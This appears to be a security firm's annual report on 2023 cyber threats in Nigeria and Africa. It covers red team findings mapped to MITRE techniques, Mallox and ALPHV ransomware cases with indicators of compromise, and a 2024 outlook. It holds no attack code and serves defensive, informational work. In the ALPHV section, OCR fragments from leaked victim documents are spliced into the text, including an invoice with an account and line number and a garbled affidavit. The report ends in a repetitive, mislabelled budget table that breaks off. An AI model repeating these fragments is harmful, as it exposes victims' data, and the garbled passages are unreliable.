



CyberPlural MSSP

20  
23

# CYBERPLURAL ANNUAL CYBERSECURITY REPORT

consist of findings from each quarter of 2023 with insight into major incidents as observed by our team during incident response, and threat intel Ops as well as outline of cyber outlook for 2024

[www.cyberplural.com](http://www.cyberplural.com)



[hello@cyberplural.com](mailto:hello@cyberplural.com)



# Executive summary

At CyberPlural where we facilitate practices and teams that are devoted to preventing, detecting, assessing, monitoring, and responding to cybersecurity threats and incidents. We are proud and excited to present to you the second edition of our annual report.

The CyberPlural Annual Cybersecurity Report 2023 offers a comprehensive overview of the cybersecurity landscape, focusing on the trends, incidents, and insights observed by the CyberPlural team throughout 2023. As well as what we project to see in 2024

The report explores the key events that occurred in each quarter of the year 2023, while also elaborating on some noteworthy incidents and trends.

Some of the noteworthy incidents and trends covered range from critical security vulnerabilities uncovered through Red Team Operations to focusing on Mallox's operations in Nigeria. It also addresses the impact of ALPHV's targeted operations in Nigeria, the growing threat of info stealer malware, vulnerabilities in routers and SNMP exploitation, and the ongoing threat to Microsoft Exchange servers. Additionally, it highlights phishing threats targeting unsuspecting users in Nigeria, Ghana, and Kenya, and emphasizes the importance of mitigating security risks in FinTech and Utility Apps. Furthermore, it addresses the need for uncovering data leakage and vulnerabilities as seen across various sector in 2023.

Every significant incident presents valuable lessons that we can use to equip ourselves as individuals, businesses, and government entities as we move forward in 2024.

The year 2024 is projected to see a rise in the development of cryptocurrency-related platforms, making them vulnerable to cyber attacks and fraudulent schemes. Financial entities, including traditional and fintech organizations, should prepare for continued cyberattacks on their online and on-premises infrastructure.

Data collection activities targeting online users are expected to persist, with threat actors impersonating government agencies in Africa to collect Personally Identifiable Information (PII). Additionally, an increase in network-wide ransomware incidents targeting businesses, NGOs, and government-related entities in Africa is anticipated.

The data protection and privacy landscape in Africa is set to advance with the implementation of the continental convention (Malabo) and the enactment of the data protection act into law in Nigeria. This will lead to improved enforcement of data protection measures.


Furthermore, cyber threat actors are expected to increasingly utilize AI to automate and enhance the accuracy of cyber attacks, resulting in a rapid evolution of the threat landscape. Cyber defenders are also expected to leverage AI in defense as the integration of AI into security technology continues to progress.

Due to these anticipated challenges in 2024, organizations are encouraged to seek the services of CyberPlural MSSP to ensure resilience across their cyber posture.


We hope you do enjoy the rest of our findings by going through the report.

# Let us start with the last quarter of 2023


## 2023 | Q4 at a glance




The Israel-Hamas conflict has extended into cyberspace, with threat actors, as well as other hacktivist groups, carrying out multiple operations. DDoS and defacement targeting public/government entities, academia, and supply chain.




The listing of a financial institution compromised by Meow Ransomware on a dark web leak site marks the first instance of this group's activity in Nigeria that has become public. This resulted in the leakage of some Active Directory information



In the fourth quarter, Mallox Ransomware group significantly increased their activity in Nigeria. Multiple instances of successful compromises were observed, resulting in the ransom of victim networks and critical data.




Throughout the year, data collection activities targeting online users in Africa have been widespread, leveraging government initiatives such as palliatives and others. Our CTI team has uncovered and reported an instance impersonating platform managing identity to target online users in Q4.



In a series of red team engagements in 2023, our red team uncovered critical security vulnerabilities across various sectors, setting the stage for a pivotal outlook on cybersecurity in 2024.

# Red Team Operations Uncover Critical Security Vulnerabilities



In a series of red team engagements in 2023, our red team uncovered critical security vulnerabilities across various sectors, setting the stage for a pivotal outlook on cybersecurity in 2024. The findings, spanning financial institutions, federal agencies, and corporate entities have shed light on the pressing need for robust security measures to safeguard digital assets and fortify defenses against potential cyber threats.

The red team ops engagement in one of the use cases revealed a concerning array of vulnerabilities, including obsolete applications, unsupported operating systems, and weak passwords. These revelations underscore the urgency of implementing updates, patches, and security measures to mitigate vulnerabilities and protect against potential exploits.

Similarly, the red team engagement at another use case exposed critical security vulnerabilities such as default account usage, plaintext storage of credentials, and insecure sharing of sensitive documents. These findings have underscored the importance of securing internet-facing applications and implementing robust password management practices.

The Mitre Att&ck techniques employed in these operations have highlighted the potential avenues for initial access, privilege escalation, and data exfiltration. Recommendations stemming from these findings emphasize the need for robust security controls to prevent unauthorized access and data breaches in internet-facing applications, as well as the enforcement of strong password policies and multi-factor authentication.

As we look ahead to 2024, these red team operations serve as a stark reminder of the ever-evolving threat landscape and the critical importance of proactive cybersecurity measures. The insights gleaned from these engagements will undoubtedly shape the strategic focus of organizations as they strive to fortify their defenses and protect against emerging cyber threats in the year ahead.

## Use Case: I

### Default Account Usage:

- *Mitre Att&ck Techniques:* Default Accounts (T1078), Brute Force (T1110)
- *Description:* Hundreds of users accounts operating on default credentials are vulnerable to brute force attacks, leading to unauthorized data disclosure or manipulation.

### Misuse of Official Email:

- *Mitre Att&ck Techniques:* Phishing (T1566), Account Discovery (T1087)
- *Description:* Misuse of official email for personal business creates opportunities for attackers to exploit personal accounts and gain unauthorized access to sensitive information.

### Plaintext Storage of Credentials:

- *Mitre Att&ck Techniques:* Credential Dumping (T1003)
- *Description:* Storage of credentials in plaintext allows attackers to easily obtain sensitive login information, potentially compromising additional systems.

### Insecure Sharing of Sensitive Documents:

- *Mitre Att&ck Techniques:* Data from Local System (T1005), Exfiltration Over Alternative Protocol (T1048)
- *Description:* Sharing sensitive documents over email without encryption compromises their confidentiality, leading to potential data exfiltration.

**Directory Listing Misconfigurations:**

- *Mitre Att&ck Techniques:* File and Directory Discovery (T1083), Data from Local System (T1005)
- *Description:* Misconfigurations leading to directory listing expose sensitive information, allowing attackers to easily access and exploit sensitive files or directories.

**Outdated Technology and Insecure Communication:**

- *Mitre Att&ck Techniques:* Exploitation for Privilege Escalation (T1068), Exploitation of Remote Services (T1210)
- *Description:* Use of outdated technology facilitates insecure communication, increasing the risk of unauthorized access and data interception by attackers.


**Phishing Campaign and Internal Looting:**

- *Mitre Att&ck Techniques:* Phishing (T1566), Account Discovery (T1087)
- *Description:* Successful phishing campaigns and internal looting grant administrative access, highlighting the importance of robust security measures to prevent unauthorized access and manipulation of user accounts

**Default Credentials and IDOR, SQL Injection Vulnerabilities:**

- *Mitre Att&ck Techniques:* Default Accounts (T1078), Exploitation for Privilege Escalation (T1068)
- *Description:* Use of default credentials and IDOR vulnerability pose significant security risks, potentially leading to the disclosure of personally identifiable information (PII)

Another alarming issue highlighted in our 2022 report and captured again is the widespread use of unsupported operating systems such as Windows XP, 7, Server 2008, 2003, and 2012 within the internal network.



Unsupported OS

End of Life Information for each version.

Many of these systems are no longer supported (*reached end of life*) by their vendor, which means they do not receive patches and are riddled with vulnerabilities. This creates an open invitation for attackers to exploit these systems to achieve their objectives. It is imperative for organizations to eliminate these outdated operating systems in order to mitigate this significant security risk moving forward.

## Use Case: II

### Critical Vulnerability on Servers and Workstations:

- *Mitre Att&ck Techniques:* Exploitation for Privilege Escalation (T1068), Account Discovery (T1087)
- *Description:* Critical vulnerability on servers and workstations represents a significant threat to network security, allowing unauthorized access to key applications and compromising the entire organization's network

### Weak Passwords:

- *Mitre Att&ck Techniques:* Credential Dumping (T1003), Valid Accounts (T1078)
- *Description:* Tens of weak passwords, including an Administrator account got cracked, highlighting the lack of a strong password policy and the need for multi-factor authentication for accounts with administrative privileges.

The problem of weak passwords set by employees has become increasingly apparent. Despite conducting training and awareness sessions for employees on the importance of not setting weak passwords, without a control or policy in place to enforce this, employees continue to set weak passwords.



Weak passwords, easy to crack.

It is clear that without a mechanism to enforce strong password practices, employees will persist in choosing weak passwords. Therefore, it is crucial for employees to actively eliminate weak passwords, as a single weak link is exactly what attackers are looking for.



## Use Case: III

### Domain Administrator Privileges:


- *Mitre Att&ck Techniques:* Account Discovery (T1087), Valid Accounts (T1078)
- *Description:* Discovery of tens of users with domain administrator privileges highlights the risk of unauthorized account discovery and exploitation of valid accounts.

### Data Breach and Exfiltration:

- *Mitre Att&ck Techniques:* Exfiltration Over Alternative Protocol (T1048), Data from Local System (T1005)
- *Description:* Breach of sensitive and business-related files through SMB access raises concerns about potential data exfiltration using alternative protocols and local system data access.

In numerous instances, we discovered various misconfigurations surrounding the Domain controllers, particularly the lack of adequate logging. A concerning number of users possess administrative privileges, deviating from best practices, and the firewall on the Domain Controller is disabled. Additionally, some Domain Controllers lack antivirus protection.


We strongly recommend proactive monitoring across all hosts and the network to ensure comprehensive visibility. These misconfigurations and the absence of monitoring have contributed to the undetected activities of the red team operations, resulting in data exfiltration and the establishment of complete network takeover.



Disabled Firewall in DC


Tens of Users are Domain Admin

# Mallox's Operations in Nigeria



The Mallox ransomware group, known for its sophisticated and aggressive tactics, has been a significant player in the realm of ransomware-as-a-service (RaaS). With a history of targeting organizations across various industries, Mallox has gained notoriety for its ability to infiltrate and encrypt critical servers, holding organizations' data hostage in exchange for ransom payments.

## The Growing Threat of Ransomware: A Case Study of Mallox's Operations in Nigeria



The group's operations have been characterized by a methodical approach, often exploiting vulnerabilities in internet-facing systems as the initial point of entry. Once inside the network, they deploy their ransomware, effectively locking down access to essential data and systems.

Their demands for payment are accompanied by the provision of a unique key for initiating private negotiations, as well as a dedicated crypto wallet for victims to make their ransom payments. Additionally, the group allows victims to send a sample file for test decryption, providing a glimpse of the potential restoration of their data upon payment.

Mallox's negotiation tactics are marked by an initial prohibition on negotiation, followed by a reduction in the ransom amount as negotiations progress. This approach has been observed in instances where the original ransom demand was significantly slashed after negotiations commenced, indicating a willingness to compromise on the ransom amount.

The group's recent activities in Nigeria, targeting both a construction firm and a federal commission responsible for industry regulation, reflect an expansion of their operations into new territories and sectors. The impact of their attacks has been substantial, resulting in the encryption of critical data and posing significant challenges for affected organizations.

## Mallox - 1


The Mallox ransomware group has recently intensified its operations by targeting critical servers at organizations in Nigeria. In October, they targeted a prominent construction firm, and in December, they infiltrated the server of a federal commission responsible for regulating a specific industry.

This industry whose major player had previously been affected by an incident caused by the ALPHV group earlier in the year. The ransomware attack has resulted in the encryption of all data on the affected server, and the group is now demanding payment for decryption


Initially, the group prohibits negotiation but eventually lowers the ransom amount. For example, a \$30,000 prize was reduced to \$5,000 in one instance. It is believed that the group exploited vulnerabilities in the internet-facing Outlook Web Access (OWA) as the initial point of entry and deployed the ransomware after gaining control of the network.

### Indicator of Compromise


.mallab extension  
 BTC wallet address:  
 32RnHG6Bqe7Ut7zyXtnD163VM1xLLzhAgW




BTC Wallet Information -



Encrypted data in .mallab extension




Private Chat - Reduction of Price to One-sixth




Ransom Note - Mallox

# How interesting was the third quarter of 2023


## 2023 | Q3 at a glance




The issue of unreported cyber incidents continues into Q3 of 2023 in Nigeria. If organizations and businesses continue to conceal cyber incidents, it could undermine the digital trust that society relies on and provide more opportunities for threat actors to exploit vulnerabilities.




Info stealer malware is a specific type of malware that is created to extract sensitive information from compromised systems. Several SOC teams have reported activities relating to this class of malware targeting organizations in Nigeria. Additionally, there have been reports on online forums of credentials being sold on the dark web.



Anonymous Sudan, a threat group noted for causing havoc by launching DDoS attacks on vital systems and disrupting digital services has been found to continue their campaign. This was the case in Nigeria and Kenya, where the hackers targeted key infrastructure recently.



Threat Intelligence Ops identified and reported misconfigurations that have caused sensitive data leaks on critical systems and facilities in Nigeria. Our reports have played a crucial role in preventing these leaks and addressing the vulnerabilities, thereby contributing to a safer cyberspace.



The ALPHV ransomware group continues to pose a significant threat to organizations in Nigeria. It is important for businesses to take proactive steps to protect themselves.

# The Impact of ALPHV's Targeted Operations in Nigeria's Critical Sectors

Tax Invoice from 15/04/2023 till 14/05/2023	
	<b>Naira</b>
Age / Minimum commitment:	0.00
Networks:	2,822.83
	51.66
	2,884.49
	218.34
Net period:	3,102.83
credit:	-215.89
15/05/2023:	-3,318.72
	-314.89
or before: 14/05/2023 - Thank You	

Account No	:	4.1486.00.00.100003
Line Number	:	6867726651
Invoice No	:	149578300
Invoice Date	:	15/05/2023

68651

- That we maintain a corporate account with Citibank Limited with the above name.
- That this cover affidavit covers stepping of any of the accounts in the Citibank account.
- That ALPHV INFORMATION COMPANY LIMITED takes full responsibility of this scope.
- That we make this when declaration conscientiously believing the facts to be true and correct by virtue of the provisions of the Oaths Law of Lagos State 2004.

SWORN TO AT THE HIGH COURT  
 REGISTERED IN LAGOS STATE  
 DISTRICT OF ...

*[Signature]*  
 JUDGE BATT...

**COURT OF LAGOS**  
 JUDGE BATT...

**FEDERAL REPUBLIC OF NIGERIA**  
 NATIONAL IDENTITY NUMBER

The group's history of targeting key players in Nigeria's telecommunications, insurance, and betting sectors has raised concerns about the growing threat of the group's activities in the country.

In July 2023, a leading Nigerian telecommunications company was targeted in a ransomware attack orchestrated by the notorious cybercriminal group known as ALPHV. This group is known for its sophisticated tactics, which involve encrypting and stealing data from its victims. The hacker behind the attack demanded a hefty sum of \$2.5 million and claimed to have maintained undetected control over the company's network for 12 days according to a user on X.

Prior to this, in April 2023, a prominent Nigerian insurance company faced an attempted cyberattack by the ALPHV ransomware group. The attack targeted the company's sensitive data, underscoring the group's relentless pursuit of financial gain through ransomware operations. Furthermore, sample data from the attack was released to the dark web, highlighting the group's willingness to leverage stolen information for illicit purposes.

In April 2022, the ALPHV ransomware group carried out a ransomware attack on a popular betting platform, causing significant disruption that lasted for hours before the platform could be restored for its users. This incident highlighted the group's targeted and focused operations within Nigeria, underscoring their persistent and impactful presence in the country's cyber landscape.

The group's history of targeting key players in Nigeria's telecommunications, insurance, and betting sectors has raised concerns about the growing threat of the group's activities in the country.

These incidents serve as a stark reminder of the need for heightened cybersecurity measures and proactive strategies to mitigate the impact of ransomware attacks on critical infrastructure and sensitive data.

<https://x.com/rbiakpara/status/1680546604443488256>

<https://punchng.com/leadway-stops-hackers-attempts-to-breach-network/>

<https://nairametrics.com/2022/04/07/bet9jas-website-allegedly-hacked-by-russian-blackcat-group/>



In the majority of these instances, sample data belonging to the victim organizations were released to the dark web. This data primarily consisted of personal information of customers as well as other internal data, highlighting the severity of the breach and the potential impact on individuals and the affected organizations.

The image displays a collage of various documents and forms that were leaked from a victim organization. The items include:

- Tax Invoice:** A document from 15/04/2023 for services rendered, with a total amount of N459.00.
- Court Document:** A document from the High Court of Lagos State regarding a suit for specific performance, involving ARMO Insurance Company Limited.
- Driving Licence:** A Nigerian driving licence for a D-Motor vehicle, issued to a person with a blood group of B+.
- Mobile SIM Card:** A SIM card from the Federal Republic of Nigeria, with a number starting with 907.
- NIN Synchronization Form:** A form titled 'NIMC NIN SYNCHRONIZATION WITH MOBILE LINES' containing customer details such as company name, RC number, and business address in Lagos.
- Staff Identity Card:** A corporate staff identity card for the Corporate Head Office, located at Plot 21, Ahmed Onibudo Street, Victoria Island, Lagos.

Driving Licence, Identity Card, NIN Sync Data, and Invoices data leaked to the darkweb.



Passports as used by customers as a means of identity validations for enabling services offered.

2023						2022						2021						
Budget	Actual	%	Budget	Actual	%	Budget	Actual	%	Budget	Actual	%	Budget	Actual	%	Budget	Actual	%	
<b>Income Statement</b>																		
Income						Income						Income						
General Business	10,200,000	9,800,000	96%	10,200,000	9,800,000	96%	10,200,000	9,800,000	96%	10,200,000	9,800,000	96%	10,200,000	9,800,000	96%	10,200,000	9,800,000	96%
Finance	500,000	500,000	100%	500,000	500,000	100%	500,000	500,000	100%	500,000	500,000	100%	500,000	500,000	100%	500,000	500,000	100%
Net Income	10,700,000	10,300,000	96%	10,700,000	10,300,000	96%	10,700,000	10,300,000	96%	10,700,000	10,300,000	96%	10,700,000	10,300,000	96%	10,700,000	10,300,000	96%
<b>Balance Sheet</b>																		
Assets						Assets						Assets						
